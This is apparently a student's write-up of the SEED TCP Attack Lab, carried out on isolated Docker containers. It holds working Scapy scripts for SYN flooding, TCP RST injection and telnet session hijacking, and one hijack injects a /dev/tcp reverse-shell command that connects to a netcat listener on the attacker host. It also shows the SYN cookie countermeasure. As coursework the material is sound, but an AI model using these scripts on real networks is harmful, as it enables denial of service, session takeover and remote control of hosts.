Lab 7
TCP Attack Lab

Author：57119108 吴桐

Date：2022.8.29

Lab Tasks

本次实验将针对 TCP 协议存在的漏洞进行测试与攻击。网络拓扑如图 1 所示，实验所需容器配置如图 2 所示。



图 1

```
[08/29/22]seed@VM:~/.../Labsetup$ dockps
2192de9eb20b  user1-10.9.0.6
6e0d504bb59c  user2-10.9.0.7
fb71a9b54107  seed-attacker
35fc1ecb9289  victim-10.9.0.5
```

图 2

Task 1: SYN Flooding Attack

SYN 泛洪攻击是一种通过向受害者的 TCP 端口（23）发送大量 SYN 报文实现的 DoS 攻击。在此类攻击中，攻击者可以利用半开放连接来占用受害主机的队列，所谓半开放连接，就是完成了 SYN 和 SYN-ACK 两次握手，但还没有收到最终 ACK 报文的连接。当受害主机的队列被填满后，受害主机就不能建立其他新的连接。

SYN 泛洪攻击的原理如图 3 所示。为了实现 SYN 泛洪攻击，我们已经将容器中的 SYN cookie 机制关闭。



图 3

Task 1.1: Launching the Attack Using Python

在此任务中，我们将使用代码 synflood.py 实现 SYN 泛洪攻击。

```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
```

图 4

TCP cache issue:

在 Ubuntu 20.04 上，如果主机 X 从未与受害主机建立过 TCP 连接，则在启动 SYN 泛洪攻击时，主机 X 将无法与受害主机建立连接。然而，如果在攻击之前，主机 X 与受害主机建立过 TCP 连接，受害主机会记录下历史成功连接。在禁用 SYN Cookie 的情况下，受害主机会为“已验证地址”保留四分之一的队列。

我们需要在受害主机上使用以下命令清除 TCP 缓存。

```
root@35fc1ecb9289:/# ip tcp_metrics show
root@35fc1ecb9289:/# ip tcp_metrics flush
```

图 5

TCP retransmission issue:

受害主机在发出 SYN+ACK 数据包后，将等待 ACK 数据包。如果没有及时收到 ACK 数据包，受害主机将重新发送 SYN+ACK 数据包，重传次数取决于内核参数

net.ipv4.tcp_synack_retries。重传结束后若还未收到预期的 ACK 数据包，TCP 就会丢弃这个半开放连接。因此，我们攻击要赶在重传结束丢弃半开放连接之前。由于 Python 程序的速度较慢，为了完成攻击，我们可以并行运行多个攻击程序。

```
root@35fc1ecb9289:/# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
```

图 6

The size of the queue:

队列中可以存储多少半开放连接会影响攻击的成功率。我们需要在 docker-compose.yml 文件中修改相应的参数，以便在容器内部更改系统变量。

```
Victim:
    image: handsonsecurity/seed-ubuntu:large
    container_name: victim-10.9.0.5
    tty: true
    cap_add:
            - ALL
    privileged: true
    sysctls:
            - net.ipv4.tcp_syncookies=0

    networks:
        net-10.9.0.0:
            ipv4_address: 10.9.0.5

    command: bash -c "
                 /etc/init.d/openbsd-inetd start  &&
                 tail -f /dev/null
             "
```

图 7

```
root@35fc1ecb9289:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
```

图 8

在攻击机上运行 synflood.py（并行运行至少两个攻击程序），此时可以在受害主机上查看队列中的半开放连接数量，结果如图 9 所示。注意，队列中有四分之一的空间是为“已验证地址”保留的，因此如果我们将队列大小设置为 80，其实际容量约为 60。

```
root@35fc1ecb9289:/# netstat -tna | grep SYN_RECV | wc -l
61
root@35fc1ecb9289:/# ss -n state syn-recv sport = :23 |wc -l
62
```

图 9

在主机 10.9.0.6 上尝试连接受害主机（10.9.0.5），结果如图 10 所示。可见此时其他合法主机无法与受害主机建立连接，即 SYN 泛洪攻击成功。

```
root@2192de9eb20b:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

图 10

Task 1.2: Launch the Attack Using C

清空受害主机的 TCP 缓存（图 11），在攻击机上运行 synflood 攻击程序（C 语言）（图 12）。在主机 10.9.0.6 上尝试连接受害主机（10.9.0.5），结果如图 13 所示。可见此时其他合法主机无法与受害主机建立连接，即 SYN 泛洪攻击成功。

```
root@35fc1ecb9289:/# ip tcp_metrics show
10.9.0.6 age 45.752sec cwnd 10 rtt 59us rttvar 47us source 10.9.0.5
root@35fc1ecb9289:/# ip tcp_metrics flush
```

图 11

```
root@VM:/volumes# synflood 10.9.0.5 23
```

图 12

```
seed@35fc1ecb9289:~$ telnet 10.9.0.5
Trying 10.9.0.5...
```

图 13

Task 1.3: Enable the SYN Cookie Countermeasure

开启受害主机的 SYN Cookie 机制（图 14），清空受害主机的 TCP 缓存，在攻击机上运行 synflood.py 攻击程序。在主机 10.9.0.6 上尝试连接受害主机（10.9.0.5），结果如图 15 所示。可见此时其他合法主机可以与受害主机建立连接，即 SYN 泛洪攻击失败。由此可知，SYN Cookie 机制可以有效抵御 SYN 泛洪攻击。

```
root@35fc1ecb9289:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

图 14

```
seed@35fc1ecb9289:~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
35fc1ecb9289 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Aug 29 07:56:57 UTC 2022 from 35fc1ecb9289 on pts/3
seed@35fc1ecb9289:~$
```

图 15

Task 2: TCP RST Attacks on telnet Connections

TCP RST 攻击可以终止两主机之间建立的 TCP 连接。例如，如果两个用户 A 和 B 之间存在已建立的 telnet 连接（TCP 连接），攻击者可以伪造一个从 A 发往 B 的 RST 数据包，从而破坏现有连接。为了简化实验，我们假设攻击者和受害者在同一局域网上，即攻击者可以观察 A 和 B 之间的 TCP 流量。

容器网桥设置如图 16 所示，受害主机的 MAC 地址如图 17 所示。

```
[08/29/22]seed@VM:~/.../volumes$ ifconfig
br-96f98411f55c: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:33ff:fe70:e803  prefixlen 64  scopeid 0x20<link>
        ether 02:42:33:70:e8:03  txqueuelen 0  (Ethernet)
        RX packets 10858074  bytes 477754344 (477.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18426513  bytes 995039843 (995.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

图 16

```
root@35fc1ecb9289:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 13455882  bytes 726631409 (726.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6203865  bytes 359831448 (359.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

图 17

攻击程序 rstattack.py 如图 18 所示。该程序能够嗅探受害主机发出的 TCP 报文，根据该 TCP 报文的 SEQ 字段，伪造从受害主机（10.9.0.5）发往主机 10.9.0.6 的 RST 报文，其中 SEQ 字段的值递增。

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 VICTIM_MAC = '02:42:0a:09:00:05'
5
6 def spoof_pkt(pkt):
7     ip = IP(src=pkt[IP].src, dst=pkt[IP].dst)
8     tcp = TCP(sport=23, dport=pkt[TCP].dport, flags="R", seq=pkt[TCP].seq+1)
9     pkt = ip/tcp
10    ls(pkt)
11    send(pkt, verbose=0)
12
13 f = f'tcp and (src port 23) and (ether src {VICTIM_MAC})'
14 pkt = sniff(iface = 'br-96f98411f55c', filter = f, prn = spoof_pkt)
```

图 18

在主机 10.9.0.6 上连接受害主机（10.9.0.5）后，在攻击机上运行 rstattack.py 攻击程序。尝试在 telnet 终端输入指令，在键入一个字符后，telnet 连接立即中断（图 19）。

```
root@2192de9eb20b:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
35fc1ecb9289 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Aug 29 08:16:37 UTC 2022 from 35fc1ecb9289 on pts/4
seed@35fc1ecb9289:~$ pwd
/home/seed
seed@35fc1ecb9289:~$ lConnection closed by foreign host.
root@2192de9eb20b:/#
```

图 19

Task 3: TCP Session Hijacking

TCP 会话劫持攻击的原理，是通过将恶意内容注入会话来劫持两个受害者之间的现有 TCP 连接。如果此连接是一个 telnet 会话，攻击者可以将恶意命令注入此会话，使受害者执行恶意命令。

攻击程序 session.py 如图 20 所示。该程序能够嗅探受害主机发出的 TCP 报文，根据该 TCP 报文的 ACK 和 SEQ 字段，伪造从主机 10.9.0.6 发往受害主机（10.9.0.5）的 ACK 报文，其中 SEQ 字段为原报文的 ACK，ACK 字段为原报文的 SEQ+1。恶意命令的内容是在受害主机的用户目录下创建一个文件 a.out，文件内容为“Hello World!”。

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 VICTIM_MAC = '02:42:0a:09:00:05'
5
6 def spoof_pkt(pkt):
7         ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
8         tcp = TCP(sport=pkt[TCP].dport, dport=23, flags="A", seq=pkt[TCP].ack,
  ack=pkt[TCP].seq+1)
9         data = "echo \"Hello World!\" >> ~/a.out\n\0"
10        pkt = ip/tcp/data
11        ls(pkt)
12        send(pkt, verbose=0)
13        exit(0)
14
15 f = f'tcp and (src port 23) and (ether src {VICTIM_MAC})'
16 pkt = sniff(iface = 'br-96f98411f55c', filter = f, prn = spoof_pkt)
```

图 20

在主机 10.9.0.6 上连接受害主机（10.9.0.5）后，在攻击机上运行 session.py 攻击程序。尝试在 telnet 终端输入指令，在键入一个字符后，telnet 连接被阻塞（图 21）。在受害主机上

可以查看到相应的文件（图 22）。

```
root@2192de9eb20b:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
35fc1ecb9289 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Aug 29 09:26:13 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/6
seed@35fc1ecb9289:~$
seed@35fc1ecb9289:~$
```

图 21

```
root@35fc1ecb9289:/home/seed# ls
a.out
root@35fc1ecb9289:/home/seed# cat a.out
Hello World!
```

图 22

Task 4: Creating Reverse Shell using TCP Session Hijacking

在此任务中，我们将通过 TCP 会话劫持攻击从受害主机获得一个反向 shell，使攻击者能够方便地访问受害主机。反向 shell 是在远程计算机上运行的 shell 进程，能够连接到攻击者的计算机，便于攻击者直接操纵受害主机。

首先，我们演示一下基于 netcat 获取反向 shell 的攻击过程。在攻击机上监听 9090 端口（图 23），在受害主机上输入相应指令（图 24）。此时，我们在攻击机上获得了受害主机的 shell（图 25）。

```
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
```

图 23

```
root@35fc1ecb9289:/# /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
```

图 24

```
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 43222
seed@35fc1ecb9289:~$ pwd
pwd
/home/seed
```

图 25

攻击程序 revshell.py 如图 26 所示。该程序能够嗅探受害主机发出的 TCP 报文，根据该 TCP 报文的 ACK 和 SEQ 字段，伪造从主机 10.9.0.6 发往受害主机（10.9.0.5）的 ACK 报文，其中 SEQ 字段为原报文的 ACK，ACK 字段为原报文的 SEQ+1。恶意命令的内容是向攻击机返回一个受害主机的反向 shell。

```
#!/usr/bin/env python3
from scapy.all import *

VICTIM_MAC = '02:42:0a:09:00:05'

def spoof_pkt(pkt):
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
        tcp = TCP(sport=pkt[TCP].dport, dport=23, flags="A", seq=pkt[TCP].ack,
 ack=pkt[TCP].seq+1)
        data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n\0"
        pkt = ip/tcp/data
        ls(pkt)
        send(pkt, verbose=0)

f = f'tcp and (src port 23) and (ether src {VICTIM_MAC})'
pkt = sniff(iface = 'br-96f98411f55c', filter = f, prn = spoof_pkt)
```

图 26

在攻击机上监听 9090 端口（图 27）。如图 28 所示，在主机 10.9.0.6 上连接受害主机（10.9.0.5）后，在攻击机上运行 revshell.py 攻击程序。在 telnet 终端输入一个空格或回车后，telnet 连接被阻塞。此时，我们在攻击机上得到了受害主机的反向 shell（图 29）。

```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
```

图 27

```
root@2192de9eb20b:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
35fc1ecb9289 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Aug 29 09:07:20 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/6
seed@35fc1ecb9289:~$
```

图 28

```
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 43222
seed@35fc1ecb9289:~$ pwd
pwd
/home/seed
```

图 29

Summary

本次实验的难度不高，需要同学们理解 TCP 协议报文格式中各个字段的含义，以及 TCP 交互的基本过程。在嗅探和伪造报文时，需要合理设置嗅探过滤器，并且正确设置伪造报文的各个字段。一开始，我对于 ACK 字段的作用的理解还不到位，花了较长时间思考如何构造合适的报文，在与同学们的交流过程中，终于明白了：A 发送给 B 的报文中的 ACK 字段，表明 A 希望接收到 B 发出的 SEQ 为 ACK 的报文。在同学们的互帮互助下，我顺利完成了本次实验。